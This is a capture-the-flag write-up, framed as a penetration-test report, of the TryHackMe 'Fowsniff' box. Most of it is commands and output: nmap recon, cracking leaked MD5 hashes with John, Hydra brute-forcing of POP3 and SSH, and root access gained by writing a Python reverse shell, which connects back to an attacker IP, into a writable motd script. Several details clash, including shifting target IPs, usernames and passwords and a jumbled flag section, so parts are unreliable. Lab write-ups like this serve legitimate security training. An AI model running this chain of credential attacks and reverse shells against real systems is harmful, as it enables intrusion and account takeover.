

Introduction

1 Overview

The report documents the findings of penetration testing of Fowsniff box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

2 Scope

The “Fowsniff box” specified that the testing will occur only on the given box, located in room “ctf”.

Social Engineering is not included within the scope.

3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

Detailed Findings

Enumeration – User

System misconfiguration - Root Flag


Proof of concept (with HD screenshots) –

Reconnaissance:

Command: `nmap -sC -sV 10.10.137.121`

```
root@kali:~# nmap -sC -sV 10.10.137.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-03 20:16 EDT
Nmap scan report for 10.10.137.121
Host is up (0.16s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Fowsniff Corp - Delivering Solutions
110/tcp   open  pop3     Dovecot pop3d
|_ pop3-capabilities: USER SASL(PLAIN) RESP-CODES AUTH-RESP-CODE CAPA PIP
ELINING UIDL TOP
143/tcp   open  imap     Dovecot imapd
|_ imap-capabilities: more SASL-IR capabilities LITERAL+ have post-login
```

We see few services like ssh, http, pop3 running on this server. Let's enumerate the website and see if we can find something.




Client information was not affected.

Due to the strong possibility that employee information has been made publicly available, all employees have been instructed to change their passwords immediately.

The attackers were also able to hijack our official @fowsniffcorp Twitter account. All of our official tweets have been deleted and the attackers may release sensitive information via this medium. We are working to resolve this as soon as possible.

We will return to full capacity after a service upgrade.

The index page has a very interesting thing written which states that the fowsniff corp has been hacked and its data is available publicly. So, we can search for the data on web.




<https://twitter.com/fowsniffcorp>

FowSniffCorp Pwned! (@FowsniffCorp) | Twitter

lol gr8 security @FowsniffCorp - too bad I'm dumping all your ... Is that your sysadmin?
roflcopter stone@fowsniff.a92b8a29ef1183192e3d35187e0cfabd ...



The tweet gives a pastebin link which has data of fowsniff corp. Lets check it out.



```
18.  
19. mauer@fowsniff:8a28a94a588a95b80163709ab4313aa4  
20. mustikka@fowsniff:ae1644dac5b77c0cf51e0d26ad6d7e56  
21. tegel@fowsniff:1dc352435fecca338acfd4be10984009  
22. baksteen@fowsniff:19f5af754c31f1e2651edde9250d69bb  
23. seinä@fowsniff:90dc16d47114aa13671c697fd506cf26  
24. stone@fowsniff:a92b8a29ef1183192e3d35187e0cfabd  
25. mursten@fowsniff:0e9588cb62f4b6f27e33d449e2ba0b3b  
26. parede@fowsniff:4d6e42f56e127803285a0a7649b5ab11  
27. sciana@fowsniff:f7fd98d380735e859f8b2ffbbede5a7e  
28.  
29. Fowsniff Corporation Passwords LEAKED!  
30. FOWSNIFF CORP PASSWORD DUMP!  
31.  
32. Here are their email passwords dumped from their databases.  
33. They left their pop3 server WIDE OPEN, too!  
34.  
35. MD5 is insecure, so you shouldn't have trouble cracking them but I was too lazy haha =P
```

Opening this link we got few usernames and md5 hashes. So, lets make a user.txt and adding all the user names to it and also crack all the md5 hashes using john the ripper or hashcat and then use the cracked password.



```
root@kali:~/Pictures/fowsniff# cat user.txt  
mauer  
mustikka  
tegel  
baksteen  
seinä  
stone  
mursten  
parede  
sciana  
root@kali:~/Pictures/fowsniff#
```

```
root@kali:~/Pictures/fowsniff# cat hash
8a28a94a588a95b80163709ab4313aa4
ae1644dac5b77c0cf51e0d26ad6d7e56
1dc352435fecca338acfd4be10984009
19f5af754c31f1e2651edde9250d69bb
90dc16d47114aa13671c697fd506cf26
a92b8a29ef1183192e3d35187e0cfabd
0e9588cb62f4b6f27e33d449e2ba0b3b
4d6e42f56e127803285a0a7649b5ab11
f7fd98d380735e859f8b2ffbbede5a7e
root@kali:~/Pictures/fowsniff#
```

To crack the password, we have used john the ripper.

Command: john --format=raw-md5 hash

```
root@kali:~/Pictures/fowsniff# john --show --format=raw-md5 hash
?:bilbo101
?:apples01
?:skyler22
?:scoobydoo2
?:07011972

5 password hashes cracked, 4 left
```

Till this time, it gave 5 cracked passwords, we can wait for few more minutes and then can use the users and password file to brute force both ssh or pop3.

First lets try to brute force pop3.

Command: hydra -L user.txt -P password.txt pop://10.10.145.211 -vV -f

```
root@kali:~/Pictures/fowsniff# hydra -L user.txt -P pass.txt pop3://10.10.145.211 -vV -f
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[110][pop3] target 10.10.145.211 - login: mursten - pass: bilbo101 - 32 of 45 [child 15] (0/0)
[ATTEMPT] target 10.10.145.211 - login "mursten" - pass "apples01" - 32 of 45 [child 15] (0/0)
[110][pop3] host: 10.10.145.211 login: seinu password: scoobydoo2
[STATUS] attack finished for 10.10.145.211 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-03 21:22:31
root@kali:~/Pictures/fowsniff#
```

We successfully got the pop3 password.

Username: seinu

Password: scoobydoo2

Now, we will try to make connection with pop3 service using nc and then login on it using this username and password.

Command: nc 10.10.137.121 110

```
root@kali:~/Pictures/fowsniff# nc 10.10.137.121 110
+OK Welcome to the Fowsniff Corporate Mail Server!
USER seinu
+OK
PASS scoobydoo2
+OK Logged in.
```

As we are successful in logging in now its time to read the emails and see if we can find something from it.

Command: LIST

RETR 1

RETR 2

```
LIST
+OK 2 messages:
1 1622
2 1280
.
RETR 1
+OK 1622 octets
Return-Path: <stone@fowsniff>
X-Original-To: seinu@fowsniff
Delivered-To: seinu@fowsniff
Received: by fowsniff (Postfix, from userid 1000)
        id 0FA3916A; Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
To: baksteen@fowsniff, mauer@fowsniff, mursten@fowsniff,
    mustikka@fowsniff, parede@fowsniff, sciana@fowsniff, seinu@fowsniff,
    tegel@fowsniff
Subject: URGENT! Security EVENT!
Message-Id: <20180313185107.0FA3916A@fowsniff>
Date: Tue, 13 Mar 2018 14:51:07 -0400 (EDT)
From: stone@fowsniff (stone)

Dear All,
```

Dear All,

A few days ago, a malicious actor was able to gain entry to our internal email systems. The attacker was able to exploit incorrectly filtered escape characters within our SQL database to access our login credentials. Both the SQL and authentication system used legacy methods that had not been updated in some time.

We have been instructed to perform a complete internal system overhaul. While the main systems are "in the shop," we have moved to this isolated, temporary server that has minimal functionality.

This server is capable of sending and receiving emails, but only locally. That means you can only send emails to other users, not to the world wide web. You can, however, access this system via the SSH protocol.

The temporary password for SSH is "S1ck3nBluff+seureshell"

You MUST change this password as soon as possible, and you will do so under my guidance. I saw the leak the attacker posted online, and I must say that your passwords were not very secure.

Come see me in my office at your earliest convenience and we'll set it up.

Thanks,

Using list to list all the mails and retr id to view the mails. So, after reading the first mail we got a temporary password for ssh for some user which we can find in user.txt and maybe we can get a ssh shell.

Trying to brute force users which still have the temporary password for ssh.

Command: hydra -L user.txt -p "S1ck3nBluff+seureshell" ssh://10.10.137.121 -vV -f

```
root@kali:~/Pictures/fowsniff# hydra -L user.txt -p "S1ck3nBluff+seureshell" ssh://10.10.137.121 -vV -f
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```

[22][ssh] host: 10.10.137.121 login: baksteen password: S1ck3nBluff+
secureshell
[STATUS] attack finished for 10.10.137.121 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-0
3 20:53:18
root@kali:~/Pictures/fowsniff#

```

We got the user “baksteen” who still has temporary password for ssh.

Exploits:

Now we can switch to ssh shell.

Command: ssh baksteen@10.10.137.121

```

root@kali:~/Pictures/fowsniff# ssh baksteen@10.10.137.121
baksteen@10.10.137.121's password:

      :sdddddddddddddddy+
      :yNMMMMMMMMMMMMMMNmhssso
      .sdmmmmmmNmmmmmmmmNdyssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      y.      dssssssso
-:      o.      dssssssso
-:      o.      yssssssso
-:      .+mdddddmyyyyhy:
-:      -odMMMMMMMMMMmhhdy/.
      .ohdddddddddho:

      FOWSNIFF
      COWP

      Delivering Solutions

**** Welcome to the Fowsniff Corporate Server! ****

      NOTICE:

```

Now we have got the user shell. Let’s try what we can do to upgrade it to root shell.

Checking the different files with root permissions to get anything for privilege escalation, I saw something in motd.d header file.

This file shows the banner we get after logging in using ssh. In the end of this header file it is executing a script “cube.sh”. So, if we can update this cube.sh and then re login using ssh then we can get a root shell as the motd.d header file executes with root permissions. Let’s try what we can do with cube.sh.


```

baksteen@fowsniff:/etc/update-motd.d$ cat 00-header
#!/bin/sh
#
# 00-header - create the header of the MOTD
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the Free Software Foundation,
# Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
#
#[ -r /etc/lsb-release ] && . /etc/lsb-release

#if [ -z "$DISTRIB_DESCRIPTION" ] && [ -x /usr/bin/lsb_release ]; then
#     # Fall back to using the very slow lsb_release utility
#     DISTRIB_DESCRIPTION=$(lsb_release -s -d)
#fi

#printf "Welcome to %s (%s %s %s)\n" "$DISTRIB_DESCRIPTION" "$(uname -o)"
# "$(uname -r)" "$(uname -m)"

sh /opt/cube/cube.sh

```

First I check what are the permissions for cube.sh file.

Command: `ls -la /opt/cube`

```

baksteen@fowsniff:/opt/cube$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Mar 11 2018
drwxr-xr-x 6 root root 4096 Mar 11 2018
-rw-rwxr-- 1 parade users 851 Mar 11 2018 cube.sh
baksteen@fowsniff:/opt/cube$

```

We see that the cube.sh file is owned by “users” group which is same group in which baksteen user belongs. So that gives us right to change that file as it has write permission for users group.

Command: echo “python3 -c ‘import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((‘10.8.145.85’, 1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),2); os.dup2(s.fileno(), 2);p=subprocess.call([“/bin/sh”, “-i”]);’” > cube.sh

```
baksteen@fowsniff:/opt/cube$ echo "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((10.8.145.85,1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);'" > cube.sh
baksteen@fowsniff:/opt/cube$ cat cube.sh
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((10.8.145.85,1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['/bin/sh','-i']);'
baksteen@fowsniff:/opt/cube$
```

So now we just need to login again using ssh and open a nc shell on port 1234 in order to get a root shell.

Command: nc -nlvp 1234

Ssh baksteen@10.10.137.121

As soon as we logged in to another ssh shell, we got a root shell on port 1234. Now its, time to get the root flag.

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
ls
connect to [10.8.145.85] from (UNKNOWN) [10.10.137.121] 48610
/bin/sh: 0: can't access tty; job control turned off
# bin
boot
dev
etc
home
initrd.img
lib
lib64
```

Command: cat /root/flag.txt

Whoami

Hostname

ipconfig

```
# cat flag.txt
      _____
     /  _  _  _  \
    /  _  _  _  \
   /  _  _  _  \
  /  _  _  _  \
 /  _  _  _  \
/  _  _  _  \
(_____)

( )
┌───────────────────────────┐
│ 888888888888888888888888 │
│   R O O T                 │
│   F L A G                 │
│ 888888888888888888888888 │
└───────────────────────────┘

We use the credentials "baksteen:192.168.1.29" to login through SSH.

ssh baksteen@192.168.1.29

Nice work!

This CTF was built with love in every byte by @berzerk0 on Twitter.

Special thanks to psf, @nbulischeck and the whole Fofao Team.

# whoami
root
# hostname
```

```
# hostname
fowsniff
# ipconfig
/bin/sh: 10: ipconfig: not found
# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:7d:bf:f8:da:c5
          inet addr:10.10.137.121  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::7d:bfff:fef8:dac5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:9466 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8440 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1169282 (1.1 MB)  TX bytes:3109057 (3.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11840 (11.8 KB)  TX bytes:11840 (11.8 KB)
```